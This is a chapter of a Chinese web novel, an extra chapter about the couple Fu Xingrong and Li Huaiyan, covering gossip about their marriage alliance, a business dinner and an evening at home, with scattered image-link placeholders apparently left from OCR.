第266章 傅星戎番外

作品:《男配想要抢救一下

    ===


    春节刚过,城市四处的雪还未完全消融,黎老爷子的事儿被报导,不仅鸿黎上下知道这事儿,圈里圈外也都在观望。


    一个春节的过去了,黎家这变故落下帷幕,鸿黎在业内也没受到一点儿动摇,扶摇直上,势头很猛。


    联姻也没受到影响。


    两人关系和谐,却是有人见不得他们好。


    通俗易懂点说,是见不得黎徊宴这高岭之花真被人给摘下了,摘花的人还是才回国不到一年,恶名在外的浪荡子。


    傅星戎倚着车门,不在意来往路人的目光,手机里一条接着一条的消息往外蹦。【早知道我就出手了,妈的,谁他妈传的黎总性冷淡!!!】


    这是悔不当初觉着“我上我也能行”的一类。


    【黎徊宴是性冷淡吧,男人三十还是处,不是性冷淡就是性无能】


    处?早就不是了,这消息挺滞后。


    【不过就是商业联姻,现在鸿黎老爷子出了事儿,黎总在公司难免需要点助力,就他们那个圈子谈感情?别搞笑了】


    这是吃不到葡萄说葡萄酸的类型。


    【就是啊,指不定还会离呢,等着看吧,日子还长着,我听说那位傅少玩挺浪的,一天两天还能忍,久了黎总能受得了?】


    这群里没人盼着点好,因为这一个群多的是贵圈里的gay,表面上闲谈八卦,底下暗潮涌动,针锋相对的火.药味儿都快溢出了屏幕。


    像群里这几条消息,就是小群里某个人给傅星戎通风报的信。


    这人跟他说:【傅少,不管他们怎么说,我是站你这边的】


    把他当成满脑子酒囊饭袋的蠢货呢,挑拨几句,坐等他去同人算账,自己看好戏,把他当枪使儿。


    傅星戎把手机关了,揣进了兜里,觉着在这儿外边吹冷风有点傻逼。


    黎徊宴下班又晚点了,他没给他发消息。


    他在想是在外边等着,还是进他公司找人的时候,人出来了。


    鸿黎公司大楼出口处,黎徊宴打头,身后跟着他助理和几位谈生意的伙伴。


    傅星戎手里把玩着车钥匙,轻轻呵出了一口白气。出来几人都一眼看到了他。


    无他,傅星戎本人就够惹眼了,还开了一辆骚包高调的跑车,前台都在群里讨论好几轮了——公司门口有辆豪车在等人,也不知道是哪个富少这么高调来接人,车牌号都是888这种


    吉利数字。


    富少本人唇角轻翘,抬了下手和他们那边打招呼。黎徊宴停下了脚步,旁边的人也就跟着停了。


    他让助理替他送送人,也不管旁人是个什么反应,往傅星戎那边走了过去。


    “你怎么来了?”


    “接你下班啊。”傅星戎看向他身后还没走的几人,“客户啊?还有事儿没处理完?”


    “处理完了。”黎徊宴说,“来了怎么没给我发消息?”


    傅星戎:“怕打扰你们谈事儿。”


    黎徊宴慢条斯理说:“我是甲方。”


    “嗯,可厉害了。”傅星戎哼笑。


    听不出是揶揄还是哄人开心,又可能两者都有。


    黎徊宴撩了下眼皮。


    “别在外边说了,冷。”傅星戎随手拉开车门,姿态随意,靠在车门边上,“上车吧,黎大老板。”


    没半点开门小弟的样儿,透着一股子风流的招人。


    黎徊宴钻进了车内,傅星戎关上了车门。


    豪车把他们老板接走了。


    车里比车外暖和多了,傅星戎发动了车子:“我爸他们回来了,问你什么时候有时间,去吃个饭。”两人天天住一块儿,有没有时间,傅星戎是再清楚不过了。


    黎徊宴侧了下头,傅星戎正好往后视镜里瞧,说:“没时间不吃也行。”


    “有。”黎徊宴说什么时候都行,“哪天回来的?”


    “就前两天。”傅星戎说。


    黎徊宴一顿。


    年一过,傅星戎紧赶慢赶从外地回来,出了意外的事儿也没通知傅家夫妇,一点风声都没给透露。


    那会他们在傅老爷子那边过年度假,现在回来了,就不一样了。


    黎徊宴不说,但傅星戎猜到了他想的是什么。他的视线落在了他受过伤的地方。


    一点皮肉伤,早结痂了。


    “他们还不知道,你别跟他们提那个事儿。”傅星戎言简意赅,“到时候念叨起来没完了,烦。”


    黎徊宴说:“他们那是关心你。”


    傅星戎:“你不关心我?”


    “在说伯父伯母的事儿。”黎徊宴避而不答,就已经是答了。


    傅星戎:“那你答不答应我?”


    黎徊宴答应他了,说:“不提。”


    他不提,也不见得能瞒过傅家人。


    能哄哄人,那就先哄着,别的事再往后放放。


    这些天傅星戎不太爽,不爽


    的原因也很简单。


    车子开到半路,停在了路边。


    傅星戎下车抽了根烟,车上伴侣接了一通工作上的电话。


    今晚这顿饭看来是又吃不了了。


    最近这一阵黎徊宴都很忙,黎老爷子去世,四面八方觊觎的人想咬下一块肉,黎徊宴白天工作,晚上加班,眉眼都添了好几分疲惫。


    忙得都能比得上太子上位了。


    黎徊宴不是太子,他早就是鸿黎那艘大船的掌舵人了,船上人多,掌舵人肩头担子也沉。


    车窗降下来,黎徊宴电话打完了,从车窗露出半张脸。


    “我要去个地方。”他说。


    “跟黎总吃个饭还挺难约。”傅星戎笑着拧了烟头,懒洋洋地迈步上车。


    烟草味散了,没带进车里。


    黎徊宴还是沾了一身烟味儿。


    应酬没有不抽烟喝酒的,西装革履的大老板靠在沙发上,包厢里烟雾缭绕,饭局结束了,大老板没走,他手底下的人也没敢离开。


    有人给他递烟,他没接。


    底下的人额角直冒冷汗。“黎总,这是我一时疏忽,上边也不知道怎么,突然就要搞抽查,这谁也没料到。”


    没问题不怕抽查,怕就怕在公司内部内斗,没问题也弄出了问题。


    黎徊宴:“谁的问题,谁担责。”“是,是,这是该担责,负责的那小子大学刚毕业,之前表现都挺不错的,哪知道他能捅出这么大篓子——还不来给黎总赔罪!”那人压着一年轻人的脑袋,让他给黎徊宴敬酒。


    年轻人眼眶发红,紧咬牙关,带着少年人未褪去的风发意气,刚出校园,棱角还未被这世俗打磨圆润,“不是我。”


    “鸿黎一向公平公正,陈经理这是在糊弄我?”黎徊宴冷冷淡淡声线叫人琢磨不透,面前一桌子剩饭都快冷了,他拎着外套起了身,“残羹剩饭没人爱吃,一周时间,解决问题,还是解决人,陈经理回去想想吧。”


    多的话,黎徊宴没再说。


    他从包厢里出去,身后跟了好几个人。


    直到包厢空了,那强大气场带来的压迫感才似抽离,陈经理拿着手帕擦了擦额角的冷汗。


    黎徊宴上了车,没让忠叔直接开车。大晚上的,路上人都没几个。


    黎徊宴一只手架在半开的车窗边,窗外冷风吹进来,让人清醒不少。


    这个点儿,按照寻常的发展,他和傅星戎去吃个饭,都该在暖被窝了。


    这


    段时间黎徊宴太忙,忙到有些忽略了男朋友。


    那一趟改了目的地,傅星戎也就只说了那一句谈不上抱怨的抱怨,懂事儿有分寸得不行。


    “黎总。”车窗外脚步声接近,是方才在包厢里的年轻人,他弯着腰,敲了敲车窗,“刚才谢谢你替我解围。”


    “嗯。”黎徊宴收回思绪。


    年轻人说着他没有过错的证明,黎徊宴让他有事儿发邮件,鸿黎不会冤枉人。


    和傅星戎同样的年轻,倔的时候看起来有几分相似,处事上却是相差甚远。


    车子开远了。


    年轻人怅然若失的站在原地。


    他替他解了围,为他说了话,多看了他两眼,他以为黎徊宴车停在原地,是在等他。车窗外风景一幕幕掠过,车内安静,忽而,一道声音打破了平静。


    “忠叔。”黎徊宴阖着眼靠在后座,“年轻人都喜欢怎么过情人节?”


    这可真是难倒了忠叔。


    老板动心了,想谈恋爱了,好不容易谈了,谈了个小年轻,捧在手心当珍宝,别人都成了鱼目,入不了他的法眼。


    现在又开始琢磨小年轻兴趣爱好了。忠叔也不是小年轻,把这难题抛给了同僚:“小陈年轻,小陈应该比我懂。”


    快到情人节了。


    黎徊宴没过过情人节,去年七夕——他和傅星戎第一次初吻,算不得一次非常愉快的初吻,现在回想也有几分啼笑皆非。-


    傅星戎没睡沉。


    黎徊宴回来的动静很小,他也听见了。人洗漱完上床,他翻身搂住了他的腰。


    “还没睡?”


    “睡了。”傅星戎带着点昏睡的鼻音,摸了摸他手,“怎么这么凉?”


    “洗手碰了水。”黎徊宴说。


    傅星戎:“喝酒了?”“嗯,一点儿。”


